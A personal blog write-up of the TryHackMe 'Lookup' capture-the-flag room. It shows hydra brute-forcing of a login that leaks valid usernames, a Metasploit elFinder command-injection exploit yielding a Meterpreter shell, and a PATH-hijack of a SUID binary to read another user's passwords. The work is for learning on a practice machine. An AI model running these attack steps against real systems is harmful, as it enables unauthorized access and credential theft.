Portfolio
Documenting what I learn - Labs, CTFs, etc.
TryHackMe: Lookup Room
by Jason Chan
Been busy with school, also did some CTF events, which were pretty fun. I did do this room sometime ago, but never really got around to writing about it. T_T
Anyways, this post will be about the Lookup Room found on TryHackMe.
The vulnerable machine is on 10.201.98.188, we use nmap for recon. Before this step, you could also ping the target machine to ensure that it is online.
nmap -A 10.201.98.188
-A flag indicates "all in one scan"
Contains:
* OS Detection (-O)
* Service Version (-sV)
* Default Scripts (-sC)
* Traceroute
Do note that -A is very noisy - not very stealthy.

We see that there is a website - from port 80, http. So we go on it. However, we encounter this problem:

Basically, what I think happened was that our computer didn’t recognize the IP address associated with lookup.thm (there weren’t any records associated with this website in our DNS records).
So we have to add this website to our known hosts - this can be done by doing the following:

sudo sh -c "echo 10.201.98.188 lookup.thm" >> /etc/hosts
* sh - starts a new shell
* -c tells the shell to run a string as a command
* sudo tells the new shell to run as root
* >> basically appends the result of the echo into /etc/hosts
Now that we have told our computer to associate the IP address with lookup.thm, we can now access the site.

Since we have a site, we should always enumerate the web directories for further recon. This can be done with gobuster.

gobuster dir -u [URL] -w [wordlist]
dir indicates directory bruteforcing mode; there are many different modes
* -u [URL] specifies the target URL, in this case http://10.201.98.188
* -w [wordlist] indicates what wordlist you would bruteforce with
Unfortunately, we do not find any hidden directories - index.php is the home page, so we can ignore that.
Let’s just play with the site. Since we have a login page, the most obvious thing to do is… try and log in with default admin usernames/passwords.

Using admin for both username and password

Using guest for both username and password
It seems like the website has a user enumeration vulnerability. It confirms whether we have the correct username or not, even with the wrong password. This gives us a chance to brute-force the login, which can be done with hydra.
We know that admin is a correct username, so let’s try and brute-force admin.
Optional but very helpful, we can intercept traffic by using Burp Suite.

There are many fields, but we need to pay attention to query fields (username and password, the method that the form uses - POST).
Now we use hydra to brute-force the password associated with the user admin.

hydra -l admin -P /usr/share/seclists/Passwords/Common-Credentials/10-million-password-list-top-10000.txt
lookup.thm http-post-form "/login.php:username=^USER^&password=^PASS^:F=Wrong password." -f -v -t 10
* -l -> indicates we want to brute-force a particular username (admin in this case)
* -P -> brute force with a password list
* <target> hostname -> lookup.thm
* http-post-form -> specific hydra module to use (targeting logins with POST)
* "quoted string" -> module arguments, username, and password fields
* :F=Wrong password -> Error message that Hydra looks for to continue with the brute-force
* -f -> exits hydra on first success
* -v -> verbose, print out what it's doing
* -t [num] -> tells how many threads Hydra can use
We get a hit, password123. However, it doesn’t work when we try to log in with that information.

However, since we know that the site gives us confirmation on username/password being correct, we can brute-force the usernames and then brute-force the password if we find a valid username.
We use hydra again, but with a username list this time, and an obviously wrong password.

hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -p obviouslybadpassword
lookup.thm http-post-form "/login.php:username=^USER^&password=^PASS^:F=Wrong username or password." -v -t 10
* -L -> brute-force username with a username list
* -p -> use a specific password (obviouslybadpassword)
* <target> hostname -> lookup.thm
* http-post-form -> specific hydra module to use (targeting logins with POST)
* "quoted string" -> module arguments, username, and password fields
* :F=Wrong password -> Error message that Hydra looks for to continue with the brute-force
* -v -> verbose, print out what it's doing
* -t [num] -> tells how many threads Hydra can use
So what has changed for our hydra inputs? Well, we are using a username list now and one specific password. We also changed the error message for hydra to catch. If hydra catches a “Wrong username or password”, it will continue; however, if we get a valid username, hydra will exit because the error message would be “Wrong password”.
Now, we find another valid username - jose. We use hydra to brute-force the password on the username jose.

We get an associated password of password123. And then we log in.

Looks like we are running into the same problem - IP address is not associated with the domain name, we have to add it to our known hosts.
sudo sh -c ‘echo “10.201.107.83 files.lookup.thm” >> /etc/hosts’
IP address switched from 10.201.107.83 because I did this portion on another day - vulnerable machine IP addresses are not static for THM
After logging in, we see the following:

Browsing around, we see the version of elFinder.

This is important because, depending on the service version, we can see if any known exploits have yet to be patched. This can be done with metasploit, a very powerful framework that basically has a database of exploits that can be run.
Open metasploit with msfconsole. After that, we search for elFinder 2.1.47.

And we see elFinder version 2.1.47 is exploitable.
To run an exploit, depending on what exploit it is, usually, we have to set two things: RHOSTS and LHOST. RHOSTS - is our target, and LHOST - is your own IP address.
use /exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection
set RHOSTS <target> -> target is files.lookup.thm
set LHOST <your ip address> -> can be viewed with ifconfig (under tun0)
After selecting the exploit to use and setting RHOSTS and LHOST, we run it with run.

After running, we get a Meterpreter session. In this session, I ran sysinfo and getuid.
We can get a “shell” by running the shell in Meterpreter.

After moving around, we eventually find a few things in the home directory.

Note the fact that user think has a file called .passwords
We find user.txt in /think, however, we cannot access it. We need to escalate our privileges. This can be done with linPEAS. First, we need to upload linPEAS to our target machine. This can be easily done by exiting the shell with exit, and then doing upload [source] [destination] inside meterpreter.

We upload into /tmp because /tmp usually has write perms for everyone
After that, we run linPEAS, but we will be denied due to insufficient permissions. However, since we are the user who created/uploaded the file, we are allowed to run chmod +x /tmp/linpeas.sh, which grants us the ability to execute linPEAS. linPEAS delivers a ton of information; however, since we are focused on escalating our privileges, we focus on SUID.


We find an unknown SUID - /usr/sbin/pwn we could probably exploit
We go to /usr/sbin/pwn and execute it to see what it does.

It runs the id command and then tries to find the password file for that user
We know that the user think has a file called passwords (it was a hidden file).
So what we want is to trick the program into thinking that we are think when the command id is run, but how?
When we run id, we get something like...
uid=33(www-data) gid=33(www-data) groups=33(www-data), BUT we want...
uid=33(think) gid=33(think) groups=33(think)
This is where we use some kind of logic/path manipulation.
echo ‘#! /bin/sh’ > /tmp/id
echo 'echo "uid=33(think) gid=33(think) groups=33(think)"' >> /tmp/id
chmod +x /tmp/id
So in the snippet above, we basically created a script called id in /tmp. This id contains:
#! /bin/sh
echo “uid=33(think) gid=33(think) groups=33(think)
chmod +x /tmp/id
It is basically a script that runs the echo and chmod commands.
And then, when we run pwm, we need to make sure our new id command is ran by prepending /tmp to $PATH.

Notice how it is structured, it goes into /usr/local/sbin, then /usr/local/bin, and then /usr/sbin, etc.

We prepended /tmp to $PATH - this means the executable pwn will go to /tmp first and then look for the executable id instead of other places where it is normally found.
After executing our version of id, we get into the password file under the user think and we get the password (josemario.AKA(think)).
To log in to think, we just do su think, and then it will prompt us for the password, which we have.
su <user>
Basically means to switch users, switch to <user>

As you can see, we are in as think
Now, as the user think, we can access user.txt to solve a part of the room. The next step is to get root access.
